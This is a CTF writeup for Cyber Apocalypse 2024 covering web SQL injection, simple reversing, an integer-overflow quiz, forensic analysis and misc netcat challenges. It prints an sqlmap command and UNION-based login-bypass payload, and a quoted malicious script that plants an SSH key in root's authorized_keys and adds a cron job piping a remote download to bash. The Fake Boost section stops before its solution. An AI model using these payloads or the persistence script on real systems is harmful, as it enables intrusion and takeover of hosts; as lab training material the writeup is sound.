



CYBER APOCALYPSE CTF 2024

HACKER ROYALE



9 - 13 MARCH

Introduction

Welcome to the "Cyber Apocalypse CTF 2024: Hackers Royale" CTF competition writeup, where we dive into the solutions for an array of challenges spanning Web, Reversing, Pwn, Forensics, and Misc categories. This event was a battleground for cybersecurity aficionados to test their mettle against real-world inspired puzzles, ranging from web vulnerabilities and binary exploitation to digital forensics and beyond. This writeup aims to dissect some of these challenges, providing a step-by-step analysis of the techniques and tools employed - from SQL injections to reversing application binaries, and network capture analysis. Through this document, I won't only share the intricacies of solving each puzzle but also impart valuable cybersecurity insights and best practices. Whether you're an experienced participant or new to the CTF scene, this writeup serves as a comprehensive guide and learning resource, showcasing the depth and breadth of cybersecurity problem-solving.

Web

Flag command

Challenge description

CHALLENGE NAME

Flag Command



Embark on the "Dimensional Escape Quest" where you wake up in a mysterious forest maze that's not quite of this world. Navigate singing squirrels, mischievous nymphs, and grumpy wizards in a whimsical labyrinth that may lead to otherworldly surprises. Will you conquer the enchanted maze or find yourself lost in a different dimension of magical challenges? The journey unfolds in this mystical escape!

Step by step guide

This challenge was dedicated to the request analysis and exploitation. I started from discovering the functionality of the provided website. Website itself was mimicking a terminal window with a range of available commands.

```
Getting Started 94.237.56.188:33879

You abruptly find yourself lucid in the middle of a bizarre, alien forest.
How the hell did you end up here?
Eerie, indistinguishable sounds ripple through the gnarled trees, setting the
hairs on your neck on edge.
Glancing around, you spot a gangly, grinning figure lurking in the shadows,
muttering 'Xclow3n' like some sort of deranged mantra, clearly waiting for you to
pass out or something. Creepy much?
Heads up! This forest isn't your grandmother's backyard.
It's packed with enough freaks and frights to make a horror movie blush. Time to
find your way out.
The stakes? Oh, nothing big. Just your friends, plunged into an abyss of darkness
and despair.
Punch in 'start' to kick things off in this twisted adventure!
```

I started playing with the terminal itself using Burp Suite and analyzed some of the requests that were submitted to the application server.

```
Getting Started 94.237.56.188:33879

heads up: this forest isn't your grandmother's backyard.
It's packed with enough freaks and frights to make a horror movie blush. Time to
find your way out.
The stakes? Oh, nothing big. Just your friends, plunged into an abyss of
darkness and despair.
Punch in 'start' to kick things off in this twisted adventure!

>> start

YOU WAKE UP IN A FOREST.

You have 4 options!
HEAD NORTH
HEAD SOUTH
HEAD EAST
HEAD WEST

>> NORTH

You do realise its not a park where you can just play around and move around
pick from options how are hard it is for you????

..!
```

In general, all requests that were used by an application to send commands had only one option called command. Based on the provided command, you were able to receive a response and further instructions from the server. After trying several injection payloads with no success, I decided to analyze the application responses once again.

60	http://94.237.56.188:33879	POST	/api/monitor	✓	200	353	JSON
62	https://play.google.com	POST	/log?format=json&hasfast=true...	✓	200	1219	JSON
63	https://play.google.com	POST	/log?format=json&hasfast=true...	✓	200	1219	JSON

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> rv:123.0) Gecko/20100101 Firefox/123.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://94.237.56.188:33879/ 8 Content-Type: application/json 9 Content-Length: 28 10 Origin: http://94.237.56.188:33879 11 DNT: 1 12 Sec-GPC: 1 13 Connection: close 14 15 { "command": "EXPLORE A CAVE" } </pre>				<pre> 1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.0.1 Python/3.11.8 3 Date: Sat, 09 Mar 2024 16:23:55 GMT 4 Content-Type: application/json 5 Content-Length: 187 6 Connection: close 7 8 { 9 "message": "You decide to explore a dark cave, only to find it's the hi deout of a group of partying bats. They invite you to join, but the loud music drives you insane. Game over!" 10 } 11 </pre>			

There was one interesting request that was used to retrieve a list of all possible options and one of the options was called *secret*, so I decided to submit it as a command to the server.

14	http://94.237.56.188:33879	GET	/api/options	✓	200	803	JSON
16	http://94.237.56.188:33879	GET	/favicon.ico		404	205	JSON ico
18	https://play.google.com	POST	/log?format=json&hasfast=true...	✓	200	1219	JSON
19	https://play.google.com	POST	/log?format=json&hasfast=true...	✓	200	1219	JSON
20	https://play.google.com	POST	/log?format=json&hasfast=true...	✓	200	1219	JSON
21	https://mail.google.com	GET	/scs/mail-static/ /js/k=qmail.mai...		200	1578	script

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /api/options HTTP/1.1 2 Host: 94.237.56.188:33879 3 User-Agent: rv:123.0) G Win64; x64; 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://94.237.56.188:33879/ 8 DNT: 1 9 Sec-GPC: 1 10 Connection: close 11 12 </pre>				<pre> 25 "FOLLOW A GLOWING BUTTERFLY", 26 "SET UP CAMP" 27 }, 28 "4": [29 "ENTER A MAGICAL PORTAL", 30 "SWIM ACROSS A MYSTERIOUS LAKE", 31 "FOLLOW A SINGING SQUIRREL", 32 "BUILD A RAFT AND SAIL DOWNSTREAM" 33], 34 "secret": [35 "Blip-blop, in a pickle with a hiccup! Shmiggity-shmack" 36] 37 } 38 } 39 </pre>			

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /api/monitor HTTP/1.1 2 Host: 94.237.56.188:33879 3 User-Agent: rv:123.0) Gecko/20100101 Firefox/123.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://94.237.56.188:33879/ 8 Content-Type: application/json 9 Content-Length: 68 10 Origin: http://94.237.56.188:33879 11 DNT: 1 12 Sec-GPC: 1 13 Connection: close 14 15 { "command": "Blip-blop, in a pickle with a hiccup! Shmiggity-shmack" } </pre>				<pre> 1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.0.1 Python/3.11.8 3 Date: Sat, 09 Mar 2024 16:36:08 GMT 4 Content-Type: application/json 5 Content-Length: 67 6 Connection: close 7 8 { 9 "message": "HTB(D3v3l0p3r_t00l5_4r3_b35t_wh4t_y0u_Thlnk??!)" 10 } 11 </pre>			

As a result, an application returned the flag. As you can see, it was an easy challenge and a good example of information oversharing consequences and how they can be used by attackers.


Flag

HTB{D3v3l0p3r_t00l5_4r3_b35t_wh4t_y0u_Th1nk??!}

KORP Terminal


Challenge description

CHALLENGE NAME
KORP Terminal




Your faction must infiltrate the KORP™ terminal and gain access to the Legionaries' privileged information and find out more about the organizers of the Fray. The terminal login screen is protected by state-of-the-art encryption and security protocols.

Submit flag & press enter



Step by step guide

Second challenge was also created in a form of online terminal but this time it had an authentication page.



So, I started from trying the possible injection payloads and managed to detect Error-based SQL injection there.

Send

Cancel

<

>

Request

PrettyRawHex

1 POST / HTTP/1.1

2 Host: 94.237.54.164:54639

3 User-Agent: Gecko/20100101 Firefox/123.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 29

9 Origin: http://94.237.54.164:54639

10 DNT: 1

11 Sec-GPC: 1

12 Connection: close

13 Referer: http://94.237.54.164:54639/

14 Upgrade-Insecure-Requests: 1

15

16 username=admin&password=admin

Response

PrettyRawHexRender

1 HTTP/1.1 401 UNAUTHORIZED

2 Server: Werkzeug/3.0.1 Python/3.12.2

3 Date: Sat, 09 Mar 2024 17:56:17 GMT

4 Content-Type: application/json

5 Content-Length: 39

6 Connection: close

7

8 {

9 "message": "Invalid user or password"

10 }

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST / HTTP/1.1 2 Host: 94.237.54.164:54639 3 User-Agent: Gecko/20100101 Firefox/123.0 x64; rv:123.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif ,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 30 9 Origin: http://94.237.54.164:54639 10 DNT: 1 11 Sec-GPC: 1 12 Connection: close 13 Referer: http://94.237.54.164:54639/ 14 Upgrade-Insecure-Requests: 1 15 16 username=admin'&password=admin </pre>		<pre> 1 HTTP/1.1 500 INTERNAL SERVER ERROR 2 Server: Werkzeug/3.0.1 Python/3.12.2 3 Date: Sat, 09 Mar 2024 17:56:49 GMT 4 Content-Type: application/json 5 Content-Length: 238 6 Connection: close 7 8 { "error": { "message": ["1064", "1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server versio n for the right syntax to use near ''admin'' at line 1", "42000"], "type": "ProgrammingError" } } 9 </pre>	

In order to automate the process, I decided to use the *sqlmap* tool with the following command:

sqlmap -r request.txt -p username --level 3 --technique=E --ignore-code=401 --tables

where *request.txt* was a file with the copied from Burp Suite request.

```

(kali@kali)-[~/Desktop]
$ sqlmap -r request.txt -p username --level 3 --technique=E --ignore-code=401 --tables

```



```

{1.6.4#stable}
https://sqlmap.org

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:21:25 /2024-03-09/

```

[13:21:25] [INFO] parsing HTTP request from 'request.txt'
[13:21:26] [INFO] resuming back-end DBMS 'mysql'
[13:21:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

```

Parameter: username (POST)
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: username=admin' AND (SELECT 5414 FROM(SELECT COUNT(*),CONCAT(0x716b626b71,(SELECT (ELT(5414=5414,

```

[13:23:12] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[13:23:12] [INFO] fetching columns for table 'users' in database 'korp_terminal'
[13:23:13] [INFO] retrieved: 'id'
[13:23:13] [INFO] retrieved: 'int(11)'
[13:23:13] [INFO] retrieved: 'username'
[13:23:13] [INFO] retrieved: 'varchar(255)'
[13:23:14] [INFO] retrieved: 'password'
[13:23:14] [INFO] retrieved: 'varchar(255)'
[13:23:14] [INFO] fetching entries for table 'users' in database 'korp_terminal'
[13:23:14] [INFO] retrieved: '1'
[13:23:15] [INFO] retrieved: '$2b$12$0F1QqLVkMFUwJrl1J1YG9u6FdAQZa6ByxFt/CkS/2HW8GA563yiv.'
[13:23:15] [INFO] retrieved: 'admin'
Database: korp_terminal
Table: users
[1 entry]
+-----+-----+
| id | password | username |
+-----+-----+
| 1 | $2b$12$0F1QqLVkMFUwJrl1J1YG9u6FdAQZa6ByxFt/CkS/2HW8GA563yiv. | admin |
+-----+-----+

[13:23:15] [INFO] table 'korp_terminal.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/94.237.54.164/dump/korp_terminal/users.csv'
[13:23:15] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times, 500 (Internal Server Error) - 12 times
[13:23:15] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/94.237.54.164'
[13:23:15] [WARNING] your sqlmap version is outdated
[*] ending @ 13:23:15 /2024-03-09/

```

It allowed me to dump the entire database and one of the tables was used by the application to store a list of the application users. Next possible step was to use *john* or *hashcat* to decrypt the hash but this attempt didn't help me to obtain the plaintext version of the *admin*'s password. One of the teammates decided to modify the initial SQL injection query, so it contained a predefined password via UNION-based SQL injection. Request payload was the following:

```

username=invalid' UNION SELECT
'$2a$12$p24G82H.OEoXhSxEIGp4K.aUO8mcqkkw6/G/mjhiPBEGH3PcdaoAW&password=
admin

```

As a result of this injection he was able to retrieve the flag.

Flag

HTB{t3rm1n4l_cr4ck1ng_sh3n4ning4n5}

Reversing

Box Cutter

Challenge description

CHALLENGE NAME

BoxCutter



You've received a supply of valuable food and medicine from a generous sponsor. There's just one problem - the box is made of solid steel! Luckily, there's a dumb automated defense robot which you may be able to trick into opening the box for you - it's programmed to only attack things with the correct label.

Step by step guide

In this challenge I downloaded the provided binary and started to follow some basic checks that are usually used when we're talking about reversing challenges. Strings command didn't help to find the flag, so I used *ltrace* to find some possible hints and it helped me to obtain the flag.

```
(kali㉿kali)-[~/Desktop/rev_boxcutter]
└─$ ltrace ./cutter
Can't execute './cutter': No such file or directory
failed to initialize process 20729: No such file or directory
couldn't open program './cutter': No such file or directory

(kali㉿kali)-[~/Desktop/rev_boxcutter]
└─$ ltrace ./cutter
open("HTB{tr4c1ng_th3_c4ll5}", 0, 00) = -1
puts("[X] Error: Box Not Found[X] Error: Box Not Found" = 25
)
+++ exited (status 0) +++

(kali㉿kali)-[~/Desktop/rev_boxcutter]
└─$
```

Flag

HTB{tr4c1ng_th3_c4ll5}

LootStash


Challenge description

CHALLENGE NAME

LootStash


A giant stash of powerful weapons and gear have been dropped into the arena - but there's one item you have in mind. Can you filter through the stack to get to the one thing you really need?

Submit flag & press enter



Step by step guide

This one was simple because the simple *strings* command helped to find a flag among all other content.




Flag

HTB{n33dl3_1n_a_l00t_stack}

Pwn

Tutorial

Challenge description



Step by step guide

It was an introductory challenge that was split in two parts. Players were tasked to download the provided *zip* archive, analyze files inside it and then use this knowledge to answer questions on the remote server. Below you can see screenshots of the provided field content.

```
(kali㉿kali)-[~/Desktop]
$ cat test.c
#include <stdio.h>
#include <limits.h>

int add(int x, int y) { return x + y; }

void main(){
    int n1, n2;
    printf("INT_MAX value: %d\n\nEnter 2 numbers: ", INT_MAX);
    scanf("%d %d", &n1, &n2);
    printf(n1 < 0 || n2 < 0 ? "\n[-] Negative values detected! Exiting..\n" : "\nThe sum of %d and %d is %d\n", n1, n2, add(n1, n2));
}

(kali㉿kali)-[~/Desktop]
$ cat README.txt
The player should not try to exploit this binary.
This is just a demo program to help the user
understand the topic and answer the questions.
You will get the flag by answering the questions
on the remote instance. To connect to the IP and PORT:
nc <IP> <PORT> e.g. nc 127.0.0.1 1337

(kali㉿kali)-[~/Desktop]
$
```

Then, I started a docker container, connected to it using *netcat* and got the following screen:

```

This is a simple questionnaire to get started with the basics.

#####

C/C++ provides two macros named INT_MAX and INT_MIN that represent the integer limits.

INT_MAX = 2147483647          (for 32-bit Integers)
INT_MAX = 9,223,372,036,854,775,807  (for 64-bit Integers)

INT_MIN = -2147483648         (for 32-bit Integers)
INT_MIN = -9,223,372,036,854,775,808  (for 64-bit Integers)

When this limit is passed, C will proceed with an 'unusual' behavior. For example, if we
add INT_MAX + 1, the result will NOT be 2147483648 as expected, but something else.

The result will be a negative number and not just a random negative number, but INT_MIN.

This 'odd' behavior, is called Integer Overflow.
#####

[*] Question number 0x1:

Is it possible to get a negative result when adding 2 positive numbers in C? (y/n)

>> y

#####

```

So, in order to get the flag it was required to answer all the provided questions. You can review questions and answers on the below screenshots.

```
kali@kali: ~/Desktop x  kali@kali: ~ x
[*] Question number 0x1:
Is it possible to get a negative result when adding 2 positive numbers in C? (y/n)
>> y
Correct
[*] Question number 0x2:
What's the MAX 32-bit Integer value in C?
>> 2147483647
Correct
[*] Question number 0x3:
What number would you get if you add INT_MAX and 1?
>> 
```

```
kali@kali: ~/Desktop x  kali@kali: ~ x
[*] Question number 0x3:
What number would you get if you add INT_MAX and 1?
>> -2147483648
Correct
[*] Question number 0x4:
What number would you get if you add INT_MAX and INT_MAX?
>> -2
Correct
[*] Question number 0x5:
What's the name of this bug? (e.g. buffer overflow)
>> 
```

```
kali@kali: ~/Desktop x  kali@kali: ~ x
HTB{gg_3z_th4nk5_f0r_th3_tut0r14l}
(kali@kali)-[~]
$
```

Flag

HTB{gg_3z_th4nk5_f0r_th3_tut0r14l}


Forensics

It Has Begun

Challenge description


CHALLENGE NAME

It Has Begun



The Fray is upon us, and the very first challenge has been released! Are you ready factions!? Considering this is just the beginning, if you cannot mustered the teamwork needed this early, then your doom is likely inevitable.

Submit flag & press enter



Step by step guide

In this challenge it was required to investigate the malicious script that was used by potential attackers. Review of the script helped to identify the first part of the flag.

```
(kali㉿kali)-[~/Desktop]
$ cat script.sh
#!/bin/sh

if [ "$HOSTNAME" != "KORP-STATION-013" ]; then
    exit
fi

if [ "$EUID" -ne 0 ]; then
    exit
fi

docker kill $(docker ps -q)
docker rm $(docker ps -a -q)

echo "ssh-rsa AAAAB4NzaC1yc2EAAAADAQABAAQCl0kIN33IJISiufmqpg54D7s4J0L7XV2kep0rNzgY1S1IdE8HDAf7z1ipBVuGTygGs
q+x4yVnxveGshVP48YmicQHJMCILjmn6Po0RMC48qihm/9vtoFYtkKkeiTR02c6DvIcDnX30d1SmEqPqSNRQ/XDgM7qIB/VpYtAhK/7DoE8pqdo
FNBU5+JlqeWYpsMO+qkHugKA5U22wEGs8xG2X/yDtrBcw10xz+M7U8Vpt0tEadeV973tXNNNpUgYGI|EsrDEAjbMkEsUw+iQmXg37EusEFjCVjB
ySGH3F+EQtwIn3YmxbB9HRMz0IzNnXwCFaYU50jTNnzylUBp/XB6B user@tS_u0y_ll1w{BTH" >> /root/.ssh/authorized_keys
echo "nameserver 8.8.8.8" >> /etc/resolv.conf
```

Further analysis helped to detect a crontab setup command that contained base64 encoded payload. Decoding of this payload revealed the second part of the flag.

```
4.0xda4.$ARCH; chmod 777;./0xda4.0xda4.$ARCH;
echo "*/5 * * * * root curl -s http://legions.korp.htb/0xda4.0xda4.$ARCH | bash -c 'NG5kX3kwdVJfR3IwdU5kISF9' "
>> /etc/crontab

(kali㉿kali)-[~/Desktop]
$ echo NG5kX3kwdVJfR3IwdU5kISF9 | base64 -d
4nd_y0uR_Gr0uNd!! }
```


Flag

HTB{w1ll_y0u_St4nd_y0uR_Gr0uNd!!}

Fake Boost

Challenge description


CHALLENGE NAME
Fake Boost



In the shadow of The Fray, a new test called ""Fake Boost"" whispers promises of free Discord Nitro perks. It's a trap, set in a world where nothing comes without a cost. As factions clash and alliances shift, the truth behind Fake Boost could be the key to survival or downfall. Will your faction see through the deception? KORP™ challenges you to discern reality from illusion in this cunning trial.

Step by step guide

Authors of the challenge provided a .pcap capture file that should be analyzed. So, I opened it in Wireshark and then reviewed this network traffic capture.



The image shows a Wireshark network traffic capture. The top pane displays a list of packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. The bottom pane shows the details of the selected packet (No. 354), including Ethernet II, Internet Protocol Version 4, User Datagram Protocol, and Domain Name System (response). The packet list shows several DNS and HTTP requests, including a query for 'mobile.events.data.trafficmanager.net' and a response from '238320562.us-west-2.elb.amazonaws.com'.

Brief review of the captured requests helped to identify that there were communications with remote hosts, so I switched to the TCP conversations and started reviewing this data in order to find some interesting requests that could potentially help to obtain the flag. One of the streams contained the following payload:

Act as experienced PowerShell script developer. Analyze the following code:

```
<code>
function Encrypt-String($key, $plaintext) {
    $bytes = [System.Text.Encoding]::UTF8.GetBytes($plaintext)
    $aesManaged = Create-AesManagedObject $key
    $encryptor = $aesManaged.CreateEncryptor()
    $encryptedData = $encryptor.TransformFinalBlock($bytes, 0, $bytes.Length);
    [byte[]] $fullData = $aesManaged.IV + $encryptedData
    [System.Convert]::ToBase64String($fullData)
}
</code>
```

Now please write a function in python that will decrypt encrypted by the above code data



Script failed even after some modifications, so I switched to the online tool. AES Key from the previously decoded script:

The screenshot shows an online Base64 decoder interface. On the left, the 'Recipe' panel is configured with 'From Base64' selected, an alphabet dropdown set to 'A-Za-z0-9+/', and the 'Remove non-alphabet chars' checkbox checked. The 'Input' field on the right contains the Base64 string 'Y1dwaHJOVGs5d2dXWjkzdDE5amF5cW5sYUR1SWVGS2k='. Below the input field, the 'Output' field displays the decoded result: 'cwphrNTk9wgWZ93t19jayqn1aDuIeFKi'.

Ok, so after I had a key and required details regarding the encryption process, I returned back to the conversations review in order to find the encrypted data and then decrypt it. After some time, I managed to find the relevant stream:


Misc

Character


Challenge description

CHALLENGE NAME

Character



Security through Induced Boredom is a personal favourite approach of mine. Not as exciting as something like The Fray, but I love making it as tedious as possible to see my secrets, so you can only get one character at a time!

Submit flag & press enter 

Step by step guide

It was a simple challenge where a player was tasked to provide an appropriate char index in order to retrieve the final flag char by char. So, there were basically two methods on how to solve the challenge:

- manually enter required index and concatenate the flag
- write a script that will do it for you

```
(kali㉿kali)-[~/Desktop]
$ nc 200~83.136.250.140 50173
200~83.136.250.140: forward host lookup failed: Unknown host

(kali㉿kali)-[~/Desktop]
$ nc 83.136.250.140 50173
Which character (index) of the flag do you want? Enter an index: 0
Character at Index 0: H
Which character (index) of the flag do you want? Enter an index: 1
Character at Index 1: T
Which character (index) of the flag do you want? Enter an index: 2
Character at Index 2: B
Which character (index) of the flag do you want? Enter an index: 3
Character at Index 3: {
Which character (index) of the flag do you want? Enter an index: 4
Character at Index 4: t
Which character (index) of the flag do you want? Enter an index: █
```



```
Character at Index 95: 3
Which character (index) of the flag do you want? Enter an index: 96
Character at Index 96: _
Which character (index) of the flag do you want? Enter an index: 97
Character at Index 97: l
Which character (index) of the flag do you want? Enter an index: 98
Character at Index 98: 0
Which character (index) of the flag do you want? Enter an index: 99
Character at Index 99: n
Which character (index) of the flag do you want? Enter an index: 100
Character at Index 100: g
Which character (index) of the flag do you want? Enter an index: 101
Character at Index 101: !
Which character (index) of the flag do you want? Enter an index: 102
Character at Index 102: !
Which character (index) of the flag do you want? Enter an index: 103
Character at Index 103: }
Which character (index) of the flag do you want? Enter an index: 104
Index out of range!
Which character (index) of the flag do you want? Enter an index: █
```

Flag

HTB{tH15_1s_4_r3aLlY_l0nG_fL4g_i_h0p3_f0r_y0Ur_s4k3_tH4t_y0U_sCr1pTEd_tH1s_oR_els3_iT_t0oK_qU1t3_l0ng!!}

Stop Drop and Roll

Challenge description

CHALLENGE NAME

Stop Drop and Roll



The Fray: The Video Game is one of the greatest hits of the last... well, we don't remember quite how long. Our "computers" these days can't run much more than that, and it has a tendency to get repetitive...

Step by step guide

As in case with the previous challenge from this category, we had a deal with the terminal that had certain rules for the game and only when a user provided the correct response, at some point it was possible to retrieve a flag. Here is how it looks like:

```

(kali㉿kali)-[~/Desktop]
$ nc 94.237.53.58 35591
===== THE FRAY: THE VIDEO GAME =====
Welcome!
This video game is very simple
